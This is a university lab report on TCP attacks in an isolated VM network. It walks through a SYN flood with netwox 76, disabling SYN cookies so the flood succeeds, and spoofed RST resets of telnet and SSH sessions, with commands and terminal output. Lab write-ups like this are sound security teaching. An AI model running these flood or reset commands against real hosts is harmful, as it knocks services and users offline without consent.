

# Lab 3

---

CSE-644 INTERNET SECURITY

DR. SYED SHAZLI

2/14/2023

Anthony Redamonti  
SYRACUSE UNIVERSITY

The following lab was completed using the setup below. All three machines resided on the same network.


| Machine Name | IP Address |
|--------------|------------|
| Machine A    | 10.0.2.5   |
| Machine B    | 10.0.2.6   |
| Machine C    | 10.0.2.7   |

### Task 1: SYN Flooding Attack

The following commands were run on the machine A to obtain the size of the half-open connection queue and state of each connection in the queue:

“sudo sysctl -q net.ipv4.tcp\_max\_syn\_backlog”

“netstat -tna”



```

[02/11/23]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[02/11/23]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.5:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                  :::*                    LISTEN
tcp6       0      0 :::1:953                 :::*                    LISTEN
[02/11/23]seed@VM:~$

```

The size of the half-open connection queue was 128, and all the slots in the queue were in the LISTEN state. The attacker machine used the following command to launch the SYN flooding attack on the victim (machine A):

“sudo netwox 76 -i 10.0.2.5 -p 23 -s raw”




```

[02/11/23]seed@VM:~$ sudo netwox 76 -i 10.0.2.5 -p 23 -s raw


```

The destination IP address of the victim machine is specified using the -i argument of the command. The destination port to target is selected using the -p argument. It is 23, signifying the telnet port. The IP spoof initialization type is set using the -s argument and is set to raw. The result of the attack is shown in the Wireshark message log below.




The log displays the flood of SYN messages sent from random source IP addresses to the victim machine. Occasionally, the random source IP address in the SYN packet is reachable from the victim machine, as it is responding to the SYN+ACK packet sent by the victim with a [RST, ACK] message. It never sent the initial SYN message, so it sends a [RST, ACK] message in response to the SYN+ACK message sent by the victim.

To test if the attack was successful, machine B will attempt to telnet into machine A. The result is that the attack did not work because the telnet is successful.



The reason the SYN flooding attack was unsuccessful is that the victim machine was using the SYN cookie mechanism to prevent the SYN messages from reserving space on the half-open queue. The status of the cookie mechanism was checked using the following command:


“sudo sysctl -a | grep cookie”. The command returned “net.ipv4.tcp\_syncookies = 1”, meaning that the mechanism was enabled. To turn off the mechanism, the following command was used: “sudo sysctl -w net.ipv4.tcp\_syncookies=0”.



```

[02/11/23]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[02/11/23]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[02/11/23]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 0
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[02/11/23]seed@VM:~$
  
```

After the SYN cookie mechanism was turned off, the SYN flooding attack was successful. Machine B was unable to telnet into machine A.




```


[02/11/23]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
telnet: Unable to connect to remote host: Connection timed out
[02/11/23]seed@VM:~$
  
```

The Wireshark log below displays the SYN flooding attack sent to the victim (10.0.2.5) from the random source IP addresses.





The “netstat -tna” command proved that the half-open connection queue was full of half-open connections (SYN\_RECV status).



**Observation:** The SYN flooding attack using the netwox 76 command was successful only after turning off the SYN cookie mechanism on the victim machine. The half-open connection queue was full of half-open connections from randomly generated IP's. As a result, machine B was unable to establish a telnet connection with the victim.


**Explanation:** The SYN cookie mechanism uses packet information and a function to generate a random initial sequence number in its acknowledgment (ACK) response to the SYN message. By using the mechanism, the half-open connection information does not need to be stored in the half-open

connection buffer. The connection is established only after the last message of the three-way handshake (ACK) is sent by the client with the correct sequence number.

## Task 2: TCP RST Attacks on Telnet and SSH Connections


### Part 1: Using Netwox to Reset Telnet Connection:

A telnet connection was established from machine B (10.0.2.6) to machine A (10.0.2.5).




```
[02/11/23]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.5:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.5:23             10.0.2.6:42956          ESTABLISHED
tcp6       0      0 :::80                   :::*                     LISTEN
tcp6       0      0 :::53                   :::*                     LISTEN
tcp6       0      0 :::21                   :::*                     LISTEN
tcp6       0      0 :::22                   :::*                     LISTEN
tcp6       0      0 :::3128                  :::*                     LISTEN
tcp6       0      0 :::1:953                 :::*                     LISTEN
[02/11/23]seed@VM:~$
```

The attacker machine used the following command to launch the reset attack: `sudo netwox 78 --filter "src host 10.0.2.6 and dst port 23"`.



```
[02/11/23]seed@VM:~$ sudo netwox 78 --filter "src host 10.0.2.6 and dst port 23"
```

The command launched a spoofed reset command using the IP address of machine B and destination port 23 (telnet). Machine A believed that machine B sent this message, so it terminated its telnet connection.



```
[02/11/23]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Feb 11 10:40:27 EST 2023 from 10.0.2.6 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/11/23]seed@VM:~$ pConnection closed by foreign host.
[02/11/23]seed@VM:~$
```


The Wireshark log below displays the successful spoofed reset command sent by the attacker.






## Part 2: Using Netxox to Reset SSH Connection

An SSH connection was established from machine B to machine A.




The attacker used the following netxox command to send the reset attack to interrupt the ssh connection: `sudo netxox 78 --filter "src host 10.0.2.6 and dst port 22"`

